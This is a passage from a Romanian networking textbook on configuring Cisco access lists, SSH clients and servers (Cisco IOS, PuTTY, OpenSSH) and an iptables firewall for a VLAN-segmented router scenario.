Se observă că pentru a adăuga o regulă, se folosește comanda `access-list`, urmată de numărul regulii, acesta indicând și tipul listei de acces. Urmează cele două secțiune menționate anterior: acțiunea ce trebuie aplicată (deny/permit) și selecția. Fiind o listă standard se poate specifica doar adresa IP sursă sub trei forme:

- clasă de IP-uri la care se mai specifică și un *wildcard*, acesta fiind o mască de rețea inversată logic. Biții de 1 din *wildcard* sunt biții ce vor fi ignorați la încercarea de găsire a unei potriviri. Însă, principala deosebire față de o mască de rețea este alta: un *wildcard* permite intercalarea biților de 1 cu cei de 0, pe când la o mască nu se permit astfel de intercalări (*0.0.255.0* este un *wildcard* valid, pe când echivalentul lui reprezentat ca o mască – *255.255.0.255* nu este).
- cuvântul cheie `any` – orice adresă IP sursă.
- cuvântul cheie `host` urmat de adresa IP – când se dorește blocarea unui singur IP.

Se poate rescrie regula anterioară folosind cuvântul cheie `host`. Mai întâi trebuie șterasă regula anterioară, executând aceeași regulă precedată de cuvântul cheie `no`, deoarece aceasta nu va fi rescrisă, ci se va adăuga o nouă regulă, la finalul listei:

```
router(config)#no access-list 1 deny 192.168.10.10 0.0.0.0
router(config)#access-list 1 deny host 192.168.10.10
router#show access-lists
Standard IP access list 1
    deny host 192.168.10.10
```

După cum am precizat anterior, orice regulă nou adăugată, folosind același identificator, va fi pusă la finalul listei. Regulile sunt parcuse ca și la `iptables`, de sus în jos, iar la prima selecție reușită se aplică acțiunea corespunzătoare, restul regulilor nemaifiind parcurse. **ATENȚIE:** Nu există nici un mecanism prin care puteți schimba ordinea sau puteți influența unde în cadrul listei va fi adăugată o nouă regulă (cum există la `iptables` opțiunea de insert: `-I`). Este recomandat să scrieți înainte toate regulile pentru un identificator, într-un editor de text, iar după aceea să le executați pe ruter.

La `iptables` există noțiunea de politică implicită: ce se întâmplă dacă un pachet nu se potrivește cu nici o regulă de selecție. În cadrul ACL-urilor, există în mod implicit, la sfârșitul listei, o directivă prin care se blochează orice trafic. Așadar în exemplul nostru am blocat traficul de la IP-ul *192.18.10.10*, dar în mod automat, s-au blocat și restul pachetelor. Pentru a funcționa conform cerinței de filtrare, mai trebuie adăugată o regulă:

```
router(config)#access-list 1 permit any
router(config)#exit
router#sho access-lists
Standard IP access list 1
    deny host 192.168.10.10
    permit any
```

Până în acest moment, în procesul de selecție, nu s-a specificat absolut nimic despre interfețe. Pe Cisco IOS, orice listă de acces definită, nu are nici un efect asupra traficului până când nu se specifică interfața asupra căreia acționează. Acest lucru se poate realiza în modul de configurare al interfeței, conform exemplului de mai jos:

```
router(config)#interface fastEthernet 0/0
router(config-if)#ip access-group 1 in
```

S-a aplicat lista de acces cu numărul *1*, pe interfata *fastEthernet 0/0*, pe direcția `in`, adică traficul ce intră pe interfață, folosind comanda `ip access-group`. Pentru traficul ce iese pe o interfață, se poate folosi cuvântul cheie `out`.

O altă particularitate a listelor de acces este că nu se aplică pentru traficul generat de ruter, ci numai traficul pentru care se asigură rutarea.

După cum am precizat mai sus, pentru o selecție mai complexă, se folosesc listele extinse. Modul de funcționare este identic cu cel al listelor standard, acestea oferind în plus mai multe opțiuni de selecție. Pentru a exemplifica, se dorește blocarea accesului la serverele SSH (port 22), pentru traficul originat din clasa de IP-uri *172.16.0.0/24*.

```
router(config)#access-list 100 deny tcp 172.16.0.0 0.0.0.255 any eq 22
```

După acțiunea dorită (`deny`), se specifică protocolul dorit (`tcp`), sursa pachetului urmată de portul sursă și destinația pachetului urmată de portul destinație. Porturile pot lipsi (în cazul de față portul sursă), acest lucru însemnând orice port al protocolului. După cuvântul cheie `eq`, se specifică portul destinație. Ca și la listele standard, mai trebuie adăugată o regulă care să permite orice alt trafic:

```
router(config)#access-list 100 permit ip any any
```

Se observă folosirea protocolului `ip`, acesta cuprinzând practic toate protocoalele de nivel superior. **ATENȚIE:** Nu uitați să adăugați listele în configurarea interfețelor.

Listele de acces, identificate pe baza numerelor, sunt greu de administrat. Pentru a combate acest dezavantaj, Cisco IOS a introdus listele de acces bazate pe nume. Acestea au același principiu de funcționare, existând tot în ambele forme: standard și extinse. Pentru a defini o listă de acces identificată prin nume se folosește comanda `ip access-list standard|extended`, urmată de nume. După executarea comenzii, se intră în modul de configurare al listei de acces, sintaxa fiind aceeași cu cea a listelor de acces normale, începând cu specificarea acțiunii.

```
router(config)#ip access-list ?
  extended  Extended Access List
  standard  Standard Access List

router(config)#ip access-list extended ?
  <100-199>  Extended IP access-list number
  WORD       name
router(config)#ip access-list extended test
router(config-ext-nacl)#deny  tcp 172.16.0.0 0.0.0.255 any eq 22
router(config-ext-nacl)#permit ip any  any
router#show access-lists test
Extended IP access list test
    deny tcp 172.16.0.0 0.0.0.255 any eq 22
    permit ip any any
```

Ca și cele normale, listele de acces cu nume trebuie aplicate pe o interfață, altfel nu vor avea nici un efect.

SSH

Sistemul de operare Cisco IOS integrează în componența sa un client de ssh, acesta având funcționalități asemănătoare cu cel de pe Linux. Comanda `ssh` este urmată de parametrul `-l`, prin care se specifică numele utilizatorului, și mai apoi urmată de numele stației la care se conectează:


```
router#ssh -l mihai micosconstruct.ro
```

Cisco IOS are inclus și un server de SSH. Configurarea acestuia va fi prezentată în secțiunea *Studiu de caz*.

7.4.3 Windows

SSH

Cel mai folosit client din Windows, disponibil gratuit, pentru accesul la diferite dispozitive, este PuTTY. Acesta suportă principalele protocoale folosite pentru acces la consolele echipamentelor: *Telnet*, *Rlogin*, *SSH* și *Serial*. În cadrul acestei secțiuni, vom prezenta modul de lucru cu PuTTY, folosind protocolul SSH.



7-8 PuTTY – Conexiune SSH

În Fig. 7-8, este prezentată fereastra principală a utilitarului *PuTTY*. Se va selecta tipul conexiunii SSH, iar portul automat va fi configurat la valoarea 22. În caz că, serviciul SSH are o configurație specială (ascultă pe alt port) se poate modifica manual portul. În câmpul *Host Name*, se introduce adresa serverului la care dorim să ne conectăm. Programul are o opțiune de salvare a configurațiilor: în câmpul *Saved Sessions*, se introduce numele dorit și se apasă butonul *Save* pentru stocare. Pentru încărcarea configurațiilor, se selectează din listă configurația dorită și se apasă butonul *Load*.

Pentru a configura informații specifice protocolului SSH (tipul de autentificare, cheie privată, crearea de tunele SSH), se accesează subcategoria *SSH*, din categoria *Connections*. În Fig. 7-8, în imaginea din dreapta, se observă că avem opțiunea să introducem o comandă care să se execute la conectare, ca și utilitarul `ssh` din Linux.

În subcategoria *Auth*, putem specifica o cheie privată pentru a fi folosită în realizarea autentificării. În acest caz, lucrurile diferă față de Linux. PuTTY funcționează cu un format special de chei private, numit fișier *Putty Private Key*, cu extensia **.ppk*. Așadar nu se poate folosi în mod direct,

cheia generată cu utilitarul `ssh-keygen` din Linux. Pentru a rezolva această problemă, se folosește utilitarul *PuTTYGen*. Acesta are posibilitatea de a importa o cheie privată și a o salva sub forma unui fișier *Putty Private Key*. Tot cu ajutorul acestuia, se pot genera noi perechi de chei publice și private, cele private putând fi exportate atât în formatul **.ppk*, cât și în formatul *OpenSSH*.

Pentru a converti o cheie, se rulează *PuTTYGen*, se importă cheia privată dorită, în format *OpenSSH* (*Conversions > Import Key*), după care se apasă pe butonul *Save private key*, pentru a obține cheia în format **.ppk*. Aceasta poate fi folosită de PuTTY pentru autentificarea pe bază de chei, completându-se calea către cheie, din sistemul de fișiere, în câmpul *Private key file for authentication*, din subcategoria *Auth*.

Pentru a activa redirectarea protocolului X11, în cadrul subcategoriei *X11*, se bifează căsuța *Enable X11 forwarding*. Pentru a putea rula aplicații, la distanță, ce au o interfață grafică, stația locală trebuie să aibă instalat un server X. Pe sistemele Linux, serverul X este prezent deoarece pe baza lui funcționează interfața grafică. Pentru sistemele Windows, trebuie instalat un astfel de server, un exemplu fiind Xming (*X Window Server for Microsoft XP/2008/Windows7*) [17].

PuTTY este capabil să configureze tunele SSH, exact ca și utilitarul `ssh` din Linux. Acest lucru se realizează din subcategoria *Tunnels*. Trebuie selectat tipul de tunel: *Local* este echivalentul lui `-L` al `ssh`, iar *Remote* este echivalentul opțiunii `-R` la `ssh`. În câmpul *Source port* se completează portul pe care serviciul va asculta conexiuni, iar în câmpul *Destination* se pune adresa și portul unde vor fi redirectate conexiunile, separate prin două puncte (`:`). După completarea acestora, se apasă butonul *Add* pentru memorarea tunelului.

După finalizarea configurațiilor, vă puteți întoarce la categoria *Session*, iar apăsând butonul *Save*, toate configurațiile făcute vor fi salvate, fiind atribuite doar sesiunii curente, completată manual sau încărcată din cele memorate anterior. Pentru deschiderea unei conexiuni către serverul specificat, se apasă butonul *Open*.

7.5 Scenariu de utilizare


În rețeaua din Fig. 7-9, sursa de alimentare a ruterului *HQ*, ce asigură accesul la Internet, s-a defectat din cauza unei supratensiuni pe rețeaua de electricitate. O dată cu sursa, mediul de stocare permanentă (HDD-ul) s-a ars, iar datele de pe acesta nu au mai putut fi recuperate. Administratorul a primit noile componente (sursa și HDD-ul), având sarcina de a reinstala sistemul de operare Linux pe ruter. De asemenea acesta trebuie să refacă toate politicile de securitate pentru accesul din și în rețea, acestea neavând un back-up făcut anterior pe alt dispozitiv.

Toate switch-urile din topologie (vezi Fig. 7-9), sunt configurate astfel încât stațiile sunt împărțite în diferite rețele, folosind VLAN-uri, astfel:

- *A* cu IP-ul *141.85.10.2/24* și *C* cu IP-ul *141.85.10.3/24* – VLAN 10
- *B* cu IP-ul *141.85.20.2/24* și *D* cu IP-ul *141.85.20.3/24* – VLAN 20
- *E* cu IP-ul *141.85.30.2/24* și *F* cu IP-ul *141.85.30.3/24* – VLAN 30

Accesul către ruterul *HQ* se realizează pe portul 2, pentru VLAN-urile 10 și 20, iar pentru VLAN-ul 30 pe portul 3. Portul 3 (interfața *eth3*) este configurat în mod acces, iar portul 2 în mod trunk, existând două interfețe virtuale, una pentru fiecare vlan: *eth2.10* și *eth2.20*. Interfețele sunt configurate cu primul IP din fiecare clasă asociată VLAN-ului respectiv.

Accesul către internet se face prin portul 1 (interfața *eth1*), IP-ul fiind configurat automat folosind clientul de DHCP.



7-9 Topologie scenariu

După instalarea sistemului de operare Linux, se vor configura interfețele ruterului:

```
root@HQ:~# vconfig add eth2 10
Added VLAN with VID == 10 to IF -:eth2:-
root@HQ:~# vconfig add eth2 20
Added VLAN with VID == 20 to IF -:eth2:-
root@HQ:~# ip addr add 141.85.10.1/24 dev eth2.10
root@HQ:~# ip addr add 141.85.20.1/24 dev eth2.20
root@HQ:~# ip addr add 141.85.30.1/24 dev eth3
root@HQ:~# ip addr show
[...]
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:4b:89:9f brd ff:ff:ff:ff:ff:ff
    inet 86.122.60.17/26 scope global eth1
    inet6 fe80::20c:29ff:fe4b:899f/64 scope link
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:4b:89:a9 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::20c:29ff:fe4b:89a9/64 scope link
       valid_lft forever preferred_lft forever
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:4b:89:b3 brd ff:ff:ff:ff:ff:ff
    inet 141.85.30.1/24 scope global eth3
    inet6 fe80::20c:29ff:fe4b:89b3/64 scope link
       valid_lft forever preferred_lft forever
6: eth2.10@eth2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN
    link/ether 00:0c:29:4b:89:a9 brd ff:ff:ff:ff:ff:ff
    inet 141.85.10.1/24 scope global eth2.10
7: eth2.20@eth2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN
    link/ether 00:0c:29:4b:89:a9 brd ff:ff:ff:ff:ff:ff
    inet 141.85.20.1/24 scope global eth2.20
```

IP-urile sunt rutabile, deci pot accesa Internetul în mod direct și pot fi accesate din exterior. Pentru a asigura accesul la internet, trebuie activată rutarea:

```
root@HQ:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

După realizarea configurărilor de nivel rețea, se vor defini și configura regulile de securitate pe ruterul *HQ*. Acestea vor fi implementate cu ajutorul utilitarului `iptables`.

Se dorește să nu se permită accesul din Internet, la serviciul *TELNET* al serverului, acesta fiind un protocol necriptat. Fiind vorba de traficul destinat stației locale, politica trebuie adăugată pe lanțul `INPUT`, cu interfața de intrare *eth1* (conexiunile dinspre Internet):

```
root@HQ:~# iptables -A INPUT -i eth1 -p tcp --dport 23 -j DROP
```

Pentru ca serverul să nu fie infectat cu viruși, deschiderea conexiunile de pe ruter în exteriorul rețelei trebuie să fie interzisă:

```
root@HQ:~# iptables -A OUTPUT -o eth1 -j DROP
```

În cazul unei conectări ilegale la rețea, se dorește ca doar IP-urile stațiilor prezentate să aibă acces către Internet. Astfel trebuie să acceptăm traficul ce are ca sursă IP-urile stațiilor, traficul ce are ca destinație IP-urile stațiilor (pentru pachete de răspuns) și în ultimul rând trebuie blocat restul traficului. Filtrele se adaugă pe lanțul `FORWARD`. Blocarea traficului se poate realiza prin două metode: adăugarea unei noi reguli la sfârșitul listei cu acțiunea *DROP* sau modificarea politicii implicite a lanțului `FORWARD` la `DROP` (toate pachetele ce nu sunt selectate de nici o regulă, vor fi aruncate). Vom merge pe a doua configurație:

```
root@HQ:~# iptables -P FORWARD DROP
root@HQ:~# iptables -A FORWARD -s 141.85.10.2 -j ACCEPT
root@HQ:~# iptables -A FORWARD -s 141.85.10.3 -j ACCEPT
root@HQ:~# iptables -A FORWARD -s 141.85.20.2 -j ACCEPT
root@HQ:~# iptables -A FORWARD -s 141.85.20.3 -j ACCEPT
root@HQ:~# iptables -A FORWARD -s 141.85.30.2 -j ACCEPT
root@HQ:~# iptables -A FORWARD -s 141.85.30.3 -j ACCEPT
root@HQ:~# iptables -A FORWARD -d 141.85.10.2 -j ACCEPT
root@HQ:~# iptables -A FORWARD -d 141.85.10.3 -j ACCEPT
root@HQ:~# iptables -A FORWARD -d 141.85.20.2 -j ACCEPT
root@HQ:~# iptables -A FORWARD -d 141.85.20.3 -j ACCEPT
root@HQ:~# iptables -A FORWARD -d 141.85.30.2 -j ACCEPT
root@HQ:~# iptables -A FORWARD -d 141.85.30.3 -j ACCEPT
```

Se dorește ca stațiile *A*, *B*, *C* și *D* să nu poată fi accesate din Internet, prevenind astfel eventuale atacuri. Pentru acest lucru trebuie să ștergem regulile adăugate anterior, în care ca destinație apar IP-urile stațiilor mai sus menționate. Dacă se șterg acele reguli, atunci pachetele de răspuns, la cererile făcute de stații către exterior, vor fi blocate. Trebuie adăugate noi reguli, ce acceptă doar pachetele ce NU au flag-ul *SYN* setat. Acest criteriu poate fi folosit doar pentru protocolul *TCP*, deoarece numai acesta are flag-ul *SYN*, fiind orientat conexiune. Protocoalele neorientate conexiune vor rămâne în continuare blocate. Pentru a rezolva această problemă, `iptables` oferă un *modul* prin care se poate reține starea conexiunii, făcându-l un *firewall stateful*. Pentru protocoalele neorientate conexiune se folosesc anumite criterii specifice fiecărui protocol [18] pentru a menține starea conexiunii. Modulul se specifică cu parametrul `-m state`, iar acesta introduce 3 stări generice ale conexiunii, specificate cu opțiunea `--state`:

- `NEW` – deschiderea unei noi conexiuni.
- `ESTABLISHED` – conexiunea a fost stabilită.
- `RELATED` – conexiunea este nouă, dar este legată de o alta care a fost permisă deja.

```
root@HQ:~# iptables -D FORWARD -d 141.85.10.2 -j ACCEPT
root@HQ:~# iptables -D FORWARD -d 141.85.10.3 -j ACCEPT
root@HQ:~# iptables -D FORWARD -d 141.85.20.2 -j ACCEPT
root@HQ:~# iptables -D FORWARD -d 141.85.20.3 -j ACCEPT
root@HQ:~# iptables -A FORWARD -i eth1 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

Se observă că a fost nevoie doar de o singură regulă pentru tot traficul ce intră pe interfața *eth1* (`-i eth1`), aceasta acceptând numai pachete ce sunt în starea `ESTABLISHED` sau `RELATED`. Nu a fost nevoie să adăugăm câte o regulă pentru fiecare destinație deoarece, oricum singurele pachete de răspuns vor fi de la IP-urile ce pot iniția conexiuni din interiorul rețelei.

Stațiile *E* (*141.85.30.2*) și *F* (*141.85.30.3*) trebuie să poată fi accesate din exterior, fiind două servere ce asigură servicii publice. Pentru serverul E vom deschide porturile *HTTP* (*80*) și *HTTPS* (*443*), pentru acces la serviciul *WEB*, și portul de *SSH* (*22*) pentru administrare, toate porturile fiind ale protocolului *TCP*:

```
root@HQ:~# iptables -A FORWARD -i eth1 -d 141.85.30.2 -p tcp --dport 80 -j ACCEPT
root@HQ:~# iptables -A FORWARD -i eth1 -d 141.85.30.2 -p tcp --dport 443 -j ACCEPT
root@HQ:~# iptables -A FORWARD -i eth1 -d 141.85.30.2 -p tcp --dport 22 -j ACCEPT
```

Pe serverul *F* este instalat serviciul de *DNS*, care folosește portul *53* al protocoalelor *TCP* și *UDP*. Pe lângă acest port, vom deschide și portul *SSH* (*22*) pentru administrare:

```
root@HQ:~# iptables -A FORWARD -i eth1 -d 141.85.30.3 -p tcp --dport 53 -j ACCEPT
root@HQ:~# iptables -A FORWARD -i eth1 -d 141.85.30.3 -p udp --dport 53 -j ACCEPT
root@HQ:~# iptables -A FORWARD -i eth1 -d 141.85.30.3 -p tcp --dport 22 -j ACCEPT
```

După cum s-a observat anterior, pentru serverele *E* și *F* am deschis portul de *SSH* în scopul accesului la distanță pentru administrare. Pentru a spori măsurile de securitate, vom permite ca autentificarea la serviciul *SSH*, să se facă doar pe bază de chei publice/private, nu și prin parolă.

Vom genera o nouă pereche de chei, cu care vom realiza autentificarea:

```
root@HQ:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/.ssh/my_key
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/my_key.
Your public key has been saved in /root/.ssh/my_key.pub.
```

Cheia publică generată, trebuie copiată în fișierul `$HOME/.ssh/authorized_keys` al utilizatorului *root*, de pe stațiile *E* și *F*. Acest lucru se poate face automat cu utilitarul `ssh-copy-id`:

```
root@HQ:~# ssh-copy-id -i /root/.ssh/my_key.pub root@141.85.30.2
root@141.85.30.2's password:
Now try logging into the machine, with "ssh 'root@141.85.30.2'", and check in:

  ~/.ssh/authorized_keys

to make sure we haven't added extra keys that you weren't expecting.
root@HQ:~# ssh-copy-id -i /root/.ssh/my_key.pub root@141.85.30.3
root@141.85.30.3's password:
Now try logging into the machine, with "ssh 'root@141.85.30.3'", and check in:

  ~/.ssh/authorized_keys

to make sure we haven't added extra keys that you weren't expecting.
```

Verificăm că funcționează autentificarea pe bază de chei:

```
root@HQ:~# ssh -i /root/.ssh/my_key root@141.85.30.2
Last login: Fri Aug 31 03:19:41 2012 from 141.85.30.1
root@E:~$
```

Se va restricționa autentificarea pe bază de parolă, modificând fișierul `/etc/ssh/sshd_config`, adăugându-se o nouă directivă (vezi *Studiu de caz*). După configurare, trebuie resetat serviciul *SSH*. Configurarea pentru stația *F* este identică.

```
root@E:~# cat /etc/ssh/sshd_config | grep "PasswordAuthentication"
PasswordAuthentication no
root@E:~# service ssh restart
ssh start/running, process 3912
```

De pe stația *HQ*, se observă că nu mai putem să ne autentificăm pe bază de parolă.

```
root@HQ:~# ssh root@141.85.30.2
Permission denied (publickey).
root@HQ:~# ssh -i /root/.ssh/my_key root@141.85.30.2
Last login: Fri Aug 31 04:21:41 2012 from 141.85.30.1
root@E:~$
```

Stațiile *A* și *C* sunt în departamentul de contabilitate și se dorește ca traficul de la celelalte departamente (stațiile *B*, *D*, *E* și *F*) către acestea să fie blocat. Pentru aceasta, trebuie adăugate reguli ce blochează pachetele ce au ca sursă clasele de IP-uri corespunzătoare stațiilor *B*, *D*, *E* și *F* (*141.85.20.0/24* și *141.85.30.0/24*) și destinație clasa de IP-uri a departamentului de contabilitate (*141.85.10.0/24*). Filtrările trebuie adăugate pe lanțul `FORWARD`.

ATENȚIE: dorim ca acestea să poată accesa serverele prezente pe stațiile *E* și *F*. Pentru acest lucru, trebuie să blocăm doar pachetele ce sunt în starea `NEW`.

```
root@HQ:~# iptables -A FORWARD -s 141.85.20.0/24 -d 141.85.10.0/24 -m state --state NEW -j
DROP
root@HQ:~# iptables -A FORWARD -s 141.85.30.0/24 -d 141.85.10.0/24 -m state --state NEW -j
DROP
```

În acest moment, am realizat toate configurările de securitate necesare, dar stațiile *B*, *D*, *E* și *F* încă au acces la departamentul de contabilitate. Regulile pe care le-am adăugat nu au nici un efect. În cazuri ca acesta, în primul rând, trebuie inspectat conținutul tabelei de reguli:

```
root@HQ:~# iptables -nvL
Chain INPUT (policy ACCEPT 77 packets, 8272 bytes)
 pkts bytes target     prot opt in     out     source               destination
    6   100 DROP       tcp  --  eth1   *       0.0.0.0/0            0.0.0.0/0           tcp dpt:23

Chain FORWARD (policy DROP 1244 packets, 100520 bytes)
 pkts bytes target     prot opt in     out     source               destination
    2   245 ACCEPT     all  --  *      *       141.85.10.2          0.0.0.0/0
    4   431 ACCEPT     all  --  *      *       141.85.10.3          0.0.0.0/0
    3   232 ACCEPT     all  --  *      *       141.85.20.2          0.0.0.0/0
    5   553 ACCEPT     all  --  *      *       141.85.20.3          0.0.0.0/0
   25  4540 ACCEPT     all  --  *      *       141.85.30.2          0.0.0.0/0
   10  1303 ACCEPT     all  --  *      *       141.85.30.3          0.0.0.0/0
   49  7303 ACCEPT     all  --  eth1   *       0.0.0.0/0            0.0.0.0/0           state
RELATED,ESTABLISHED
    4   434 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.2         tcp dpt:80
    6   700 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.2         tcp dpt:443
   12  1535 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.2         tcp dpt:22
   17  2325 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.3         tcp dpt:53
   23  4545 ACCEPT     udp  --  eth1   *       0.0.0.0/0            141.85.30.3         udp dpt:53
   70  6004 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.3         tcp dpt:22
    0     0 DROP       all  --  *      *       141.85.20.0/24       141.85.10.0/24      state NEW
    0     0 DROP       all  --  *      *       141.85.30.0/24       141.85.10.0/24      state NEW

Chain OUTPUT (policy ACCEPT 910 packets, 234960 bytes)
 pkts bytes target     prot opt in     out     source               destination
   23  1477 DROP       all  --  *      eth1    0.0.0.0/0            0.0.0.0/0
```

Afișarea s-a realizat folosind flag-ul `-v` (*verbose*). Dacă se urmăresc regulile ce blochează traficul către stațiile de la contabilitate (ultimile 2, din lanțul `FORWARD`), se observă o neregulă: acestea au contorii de pachete și octeți pe 0. Acest lucru înseamnă că regulile nu au selectat nici un pachet. De aici se poate deduce faptul că pachetele sunt selectate de alte reguli anterioare (tabela parcurgându-se în ordinea regulilor) sau lanțul nu a fost tranzitat de pachet. Ultima supoziție nu este adevărată, deoarece pachetul este rutat între două rețele, aparținând de vlan-uri diferite, deci pachetul trece prin lanțul FORWARD.

La parcurgerea tabelei de reguli din lanțul `FORWARD`, se observă că pachetele ce au ca sursă IP-urile stațiilor *B* (*141.85.20.2*), *D* (*141.85.20.3*), *E* (*141.85.30.2*) și *F* (*141.85.30.3*) sunt selectate de primele reguli. Primele reguli sunt mai generale decât ultimele, ultimele specificând și destinația și starea conexiunii. Soluția este mutarea ultimelor 2 reguli în capul listei. Acest lucru se face ștergând regulile și adăugându-le cu opțiunea `-I` (insert), la început:

```
r@HQ:~# iptables -D FORWARD -s 141.85.30.0/24 -d 141.85.10.0/24 -m state --state NEW -j DROP
r@HQ:~# iptables -D FORWARD -s 141.85.20.0/24 -d 141.85.10.0/24 -m state --state NEW -j DROP
rt@HQ:~# iptables -I FORWARD -s 141.85.30.0/24 -d 141.85.10.0/24 -m state --state NEW -j DROP
r@HQ:~# iptables -I FORWARD -s 141.85.20.0/24 -d 141.85.10.0/24 -m state --state NEW -j DROP
r@HQ:~# iptables -nvL
Chain INPUT (policy ACCEPT 77 packets, 8272 bytes)
 pkts bytes target     prot opt in     out     source               destination
    6   100 DROP       tcp  --  eth1   *       0.0.0.0/0            0.0.0.0/0           tcp dpt:23

Chain FORWARD (policy DROP 1244 packets, 100520 bytes)
 pkts bytes target     prot opt in     out     source               destination
    2   232 DROP       all  --  *      *       141.85.20.0/24       141.85.10.0/24      state NEW
    0     0 DROP       all  --  *      *       141.85.30.0/24       141.85.10.0/24      state NEW
    2   245 ACCEPT     all  --  *      *       141.85.10.2          0.0.0.0/0
    4   431 ACCEPT     all  --  *      *       141.85.10.3          0.0.0.0/0
    3   232 ACCEPT     all  --  *      *       141.85.20.2          0.0.0.0/0
    5   553 ACCEPT     all  --  *      *       141.85.20.3          0.0.0.0/0
   25  4540 ACCEPT     all  --  *      *       141.85.30.2          0.0.0.0/0
   10  1303 ACCEPT     all  --  *      *       141.85.30.3          0.0.0.0/0
   49  7303 ACCEPT     all  --  eth1   *       0.0.0.0/0            0.0.0.0/0           state
RELATED,ESTABLISHED
    4   434 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.2         tcp dpt:80
    6   700 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.2         tcp dpt:443
   12  1535 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.2         tcp dpt:22
   17  2325 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.3         tcp dpt:53
   23  4545 ACCEPT     udp  --  eth1   *       0.0.0.0/0            141.85.30.3         udp dpt:53
   70  6004 ACCEPT     tcp  --  eth1   *       0.0.0.0/0            141.85.30.3         tcp dpt:22

Chain OUTPUT (policy ACCEPT 910 packets, 234960 bytes)
 pkts bytes target     prot opt in     out     source               destination
   23  1477 DROP       all  --  *      eth1    0.0.0.0/0            0.0.0.0/0
```

După realizarea tuturor configurațiilor `iptables`, se dorește salvarea lor într-un fișier și configurat sistemul de operare, să execute acel fișier la pornire. Pentru salvare se va folosi utilitarul `iptables-save`:

```
root@HQ:~# iptables-save > /root/reguli_firewall
```

Sistemul Linux instalat este unul *debian-based*. Cea mai simplă metodă pentru a încărca regulile `iptables` la boot-time este prin crearea unui script în directorul `/etc/network/if-up.d/`, care rulează `iptables-restore`, utilitarul `ifupdown` ocupându-se cu executarea lui.

```
root@HQ:~# echo "#!/bin/sh" > /etc/network/if-up.d/iptables
root@HQ:~# echo "iptables-restore < /root/reguli_firewall" >> /etc/network/if-up.d/iptables
root@HQ:~# chmod +x /etc/network/if-up.d/iptables
```

O formă mai elegantă se obține prin crearea unui script de inițializare de tip *Sys-v* [19], *firewall*-ul putând fi administrat ca un serviciu cu opțiuni de *start*, *stop*, *restart*, etc.

7.6 Studiu de caz

În cadrul acestei secțiuni, se va prezenta configurarea unui server de SSH pe Linux, folosind pachetul OpenSSH, și pe Cisco IOS, folosind serverul integrat în sistemul de operare. Un alt subiect abordat va fi configurarea firewall-ului integrat pe un sistem de operare Windows.

7.6.1 Server SSH Linux

Serverul de SSH este instalat automat, odată cu instalarea pachetului *ssh*, pe toate distribuțiile *debian-based* (`apt-get install ssh`). Fișierul principal pentru configurarea serverului SSH este `/etc/ssh/sshd_config`. **ATENȚIE:** o greșeală des întâlnită este folosirea fișierului `/etc/ssh/ssh_config`, care este fișierul de configurarea al clientului `ssh`.

Câteva directive importante pentru configurarea serviciului de SSH sunt prezentate în cele ce urmează. Fiecare directivă trebuie scrisă pe o linie separată. Nici o directivă nu este obligatorie, existând valori implicite pentru oricare din ele:

- `Port 22` – specifică portul pe care ascultă serverul; portul implicit este 22. Se pot specifica mai multe porturi prin directive separate.
- `ListenAddress 192.168.1.2` – specifică interfața pe care ascultă *daemon*-ul `sshd`. Adresa implicită este *0.0.0.0*, reprezentând faptul că se ascultă pe toate interfețele. Pentru a asculta pe mai multe adrese IP, fiecare se specifică prin câte o comandă nouă separată.
- `HostKey /etc/ssh/ssh_host_key` – specifică fișierul în care este ținută cheia privată a utilizatorului.
- `ServerKeyBits 1024` – definește numărul de biți din *server key* (implicit 768).
- `KeyRegenerationInterval 3600` – specifică după cât timp va fi regenerată cheia serverului. Aceasta poate fi o metodă de a preveni decriptarea în cazul interceptării unei sesiuni în urma unui atac *man-in-the-middle* (vezi capitolul *Atacuri de rețea*).
- `PermitRootLogin yes|no|nopwd` – se referă la posibilitatea autentificării prin SSH folosind contul utilizatorului privilegiat `root`; `nopwd` semnifică faptul că nu este permisă autentificarea cu parolă. Această opțiune trebuie întotdeauna setată pe `no` din motive de securitate.
- `PubkeyAuthentication yes|no` – specifică faptul că este permisă autentificare pe bază de chei publice/private.
- `AuthorizedKeysFile .ssh/authorized_keys` – specifică locația fișierului ce conține cheile publice ale persoanelor autorizate să acceseze serviciul, folosind cheia lor privată. Locația implicită este în *.ssh/authorized_keys*.
- `PasswordAuthentication yes|no` – permite autentificarea pe bază de parolă.
- `PermitEmptyPasswords yes|no` – se permite sau nu autentificarea pe baza parolelor nule. Din motive de securitate, se recomandă ca aceasta să fie setată pe no.

- `X11Forwarding yes|no` – specifică dacă este permisă redirectarea protocolului X11 peste o conexiune de SSH.
- `RSAAuthentication yes|no` – specifică folosirea autentificării folosind protocolul RSA.
- `AllowUsers admin` – specifică utilizatorii care se pot conecta prin acest serviciu. Implicit poate accesa orice utilizator serviciul.
- `PrintMotd yes|no` – specifică dacă `sshd`-ul va afișa conținutul fișierului `/etc/motd` după autentificarea unui utilizator. MOTD (*Message of the Day*) reprezintă un text afișat utilizatorului după autentificare, dar înainte de apariția promptului, care conține mesaje de la administrator.

După modificarea fișierului de configurare, trebuie resetat serviciul de SSH, pentru ca noile configurații să fie valabile:

```
root@HQ:~# service ssh restart
